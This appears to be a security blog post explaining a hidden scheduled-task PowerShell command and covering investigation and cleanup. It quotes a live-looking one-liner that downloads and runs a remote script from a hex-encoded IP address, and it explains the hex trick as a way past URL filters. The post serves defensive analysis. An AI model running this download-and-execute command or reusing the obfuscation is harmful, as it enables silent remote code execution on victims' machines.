PowerShell Opening Automatically on Startup? Here’s How I Found and Removed a Hidden Scheduled Task Malware

🚨 If You See This Suspicious PowerShell Command – Read This Immediately
If you noticed a hidden PowerShell window, unexpected startup behavior, or strange registry entries, especially involving a command like the one below, your system may have executed a remote script silently in memory.
⚠ Suspicious PowerShell Command
powershell.exe -NoP -Exec Bypass -W Hidden -Command "iex(irm 0xc0.0x6d.0xc8.0x3f/event)"
🔎 Deep Technical Breakdown
1️⃣ Launches PowerShell
powershell.exe
This starts a new PowerShell process. Attackers often use PowerShell because it is trusted and already installed on Windows systems.
---2️⃣ Skips Profile Loading
-NoP
This prevents loading user profile scripts, reducing logging traces and bypassing custom security configurations.
---3️⃣ Bypasses Execution Policy
-Exec Bypass
This ignores PowerShell’s execution policy restrictions, allowing unsigned or malicious scripts to run.
---4️⃣ Runs Hidden
-W Hidden
Executes the command in a hidden window, so the user sees no visible activity.
---5️⃣ Downloads and Executes Remote Script
iex(irm 0xc0.0x6d.0xc8.0x3f/event)
irm (Invoke-RestMethod) downloads remote content.
iex (Invoke-Expression) executes it immediately in memory.
⚠ This is a classic fileless malware technique.
🧠 Why Attackers Use This Method
- No file is saved to disk
- Evades traditional antivirus detection
- Uses trusted Windows binaries (Living Off The Land)
- Harder to detect without proper logging enabled
📍 The IP Address Trick Explained
The IP 0xc0.0x6d.0xc8.0x3f is written in hexadecimal format.
Converted to decimal, it equals:
192.109.200.63
Attackers use hexadecimal IP format to bypass basic URL filters and detection systems.
🛑 Possible Risks If Executed
- Backdoor installation
- Credential theft
- Browser password dumping
- Crypto mining malware
- Ransomware deployment
- Data exfiltration
🔍 Advanced Investigation Steps
Check Event Logs for PowerShell Activity
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational"
Check Scheduled Tasks
schtasks /query /fo LIST /v
Check Active Network Connections
netstat -ano
Check Recently Created Files
Get-ChildItem -Path C:\ -Recurse -ErrorAction SilentlyContinue |
Where-Object { $_.CreationTime -gt (Get-Date).AddDays(-2) }
🛡 Immediate Response Plan
- Disconnect from internet immediately
- Run full Windows Defender offline scan
- Enable PowerShell logging
- Reset all passwords (especially browser & email)
- Check for unauthorized accounts
- Backup important data safely
🔐 Enable PowerShell Logging (Recommended)
Set-ExecutionPolicy RemoteSigned
Also enable Script Block Logging via Group Policy:
Computer Configuration → Administrative Templates → Windows Components → Windows PowerShell → Turn on PowerShell Script Block Logging
🧩 Indicators of Compromise (IOCs)
- Unknown scheduled tasks
- Strange registry Run entries
- Hidden PowerShell processes
- Unusual outbound traffic
- Browser extensions installed without permission
📢 Prevention Tips
- Do not install cracked or pirated software
- Keep Windows updated
- Enable Windows Defender Tamper Protection
- Use a firewall with outbound monitoring
- Disable PowerShell if not required
📌 Final Advice
PowerShell is powerful — and attackers abuse that power.
If you ever see hidden execution with -Exec Bypass and iex(irm), treat it as suspicious immediately.
Early detection can prevent serious compromise.